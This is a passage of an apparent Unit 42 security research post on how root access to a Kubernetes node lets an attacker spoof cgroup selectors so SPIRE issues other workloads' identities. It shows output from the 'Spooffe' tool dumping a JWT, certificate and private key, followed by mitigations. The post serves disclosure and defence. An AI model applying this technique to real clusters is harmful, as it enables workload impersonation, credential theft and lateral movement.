7	uM1lnTU8aXAMdSMw3D9rRyO_0-9xC2uvMyjKi0GGTybJCwIHGVg
8	bundle(spiffe://example.org):
9	{
1	"keys": [
0	{
1	"kty": "RSA",
1	"kid": "z2DtYl32JVIMc4iEKqcfFUou9qR6cqDO",
1	"n": "05g3npQaw7ypPMZ_cbpCAgr-VGX4JUNH6TgbXZlKvWho_CGR_ftABAAgb6QUB0a3Nreg9oPUHGST8vdTvx-
1	eDjW5YBQ1uMlqpXRxyq41532jo0a-xjqPQ_CKTq7NVZXn-
2	5Zzp5lvS58atk8ydk7jrHsn_TyXsPx7fSOk1I8wQha3ouW83H3017IMfdn-TmXSJIfRvaEAG4k3EuKGSgq6RZ4lyu-
1	yDk6lvsJZVUWKPh-aPTL3ae4nSgzIt2_bt5mRBfcO-Gqsumd8YqofFofDmGLU5-CXwVCUvMEO0MwT2UAg2F-
3	HzJLTkxg51QlQhPodIG1R3zFO6Bt4bZK9eglQ",
	"e": "AQAB"
	}
	]
	}

We can also see the workload - a SPIFFE ID inside the JWT token:

Shell

1	"sub": "spiffe://example.org/ns/a/sa/a"
---	---

The manual spoofing demonstration highlights that the security model relies entirely on a single, vulnerable assumption of node integrity. When we have root access, we can get the identity of any workload on the node.

This manual spoofing demonstration highlights a critical trust assumption in workload attestation. When an attacker has root-level access to a node, they can manipulate cgroup information to cause the SPIRE agent to misattribute workload identities. Under these conditions, the attacker can impersonate other workloads running on the same node and obtain their identities.

Spooffe

These findings motivated us to develop [Spooffe](#), a tool that allows defenders to automate selector spoofing to retrieve all the workload identities from the node.

Spooffe scans the node for running workloads, discovers their cgroup paths, and replicates them as a mock cgroup for its own process. It then queries the local SPIRE agent for the resulting identities (SVIDs), allowing us to collect all workload identities present on the host (Figure 5).

```
newton@mars:~/Desktop/spooffe-go$ sudo ./spooffe dump --concurrent
....
[*] Pod UID: 3541514f-dd34-461a-bfab-8e82ef367925
[*] Container ID: e03ef1392b2edd561d48e77cd57c5c425c719b1df741fe0a50bf25d920149602
[*] Created fake cgroup: /sys/fs/cgroup/kubepods.slice.FAKE3/kubepods-burstable-pod3541514f-dd34-461a-bfab-8e82ef367925.slice
[*] /proc/self/cgroup:
0::/kubepods.slice.FAKE3/kubepods-burstable-pod3541514f-dd34-461a-bfab-8e82ef367925.slice/cri-containerd-3541514f-dd34-461a-bfab-8e82ef367925
[+] Fetched JWT: eyJhbGciOiJSUzI1NiIsImtpZCI6IndtTmttenVSFZQWtkzdmprneWUamkwaXpjNkoxT0dtIiwidHlwIjoiYXNja3BpZmZlOi8vZXhhbXBsZS5vcmcvbnMvbWVidWxhL3NhL2RlbGVnYXRlZCJ9.RHfDHFEnnuQuLLGS6Bwk0yKL4a4BNKPKnyLja66SCB3XtqUe2iStnVeypML_xuUKpjgEopSzbJM_QIYRRlbp-c8T-hSj0fxGLKcp67PbJznTy-k0wNTzff9aFDamm4xltGLy-k4YKqazmqsoSZM9pTnytJGtamGkvVsbrw
[+] Fetched X.509 certificate
[*] X.509 cert PEM:
-----BEGIN CERTIFICATE-----
MIIC5jCCAc6gAwIBAgIRAJfih8AJiGGdoDF7Wp420CIwDQYJKoZIhvcNAQELBQAw
....
Ov06SarR++s0HwIbVn3rMB2lyirZ14FYbds=
-----END CERTIFICATE-----

[*] X.509 key PEM:
-----BEGIN PRIVATE KEY-----
MHcCAQEEIByahJbv4sXZA4rhjZ83lxjcUkou6TwnVK+7m/WdZ0fYoAoGCCqGSM49
....
VsS53f6x03rZQYCKI+jxuft0mMUJg5xNaQ==
-----END PRIVATE KEY-----
```

Figure 5: Dumping all workloads' identities (SVIDs).

Besides selector spoofing, Spooffe includes additional capabilities. However, in this post we focus only on the features relevant to this research.

One such capability is agent impersonation, which examines whether an attacker can impersonate the SPIRE agent and communicate directly with the server to extract workload identities.

Conclusion

In this article, we demonstrated how an attacker with root access on a compromised node can misuse SPIFFE/SPIRE workload attestation to impersonate co-located workloads and retrieve their identities. By manipulating cgroup metadata, we showed how attackers could mislead the SPIRE agent into issuing valid SVIDs to an attacker-controlled process. We also introduced [Spooffe](#), a tool that automates this technique to enumerate and extract workload identities from a node.

These findings highlight a fundamental assumption in workload identity systems: trust in the underlying node. While SPIFFE/SPIRE enforces strong cryptographic identity guarantees between workloads, those guarantees rely on the integrity of the environment where attestation occurs. Once that trust boundary is broken, identity isolation between workloads collapses, allowing attackers to move laterally using legitimate credentials rather than stolen secrets.

Organizations adopting workload identity should treat node-level compromise as equivalent to compromise of all identities scoped to that node. To reduce risk, restrict privileged containers, limit direct host access and minimize reliance on weak or easily spoofable selectors.

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

Palo Alto Networks Product Protections

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- [Cortex XDR](#) and [XSIAM](#) can help protect against post-exploitation activities using the multi-layer protection approach. This approach combines several layers of protection, including [Advanced WildFire](#), Behavioral Threat Protection, and [Endpoint Protection Modules](#) (EPM).

- [Cortex Cloud Identity Threat Detection](#) can help deliver end-to-end visibility across cloud providers and IdPs by baselining real-time access patterns. By continuously monitoring these behaviors, ITDR detects identity abuse and compromised credentials targeting critical cloud resources and Kubernetes workloads, automatically triggering containment actions to keep attackers out.

If you think you might have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107
- South Korea: +82.080.467.8774

Additional Resources

- [Spooffe](#) — GitHub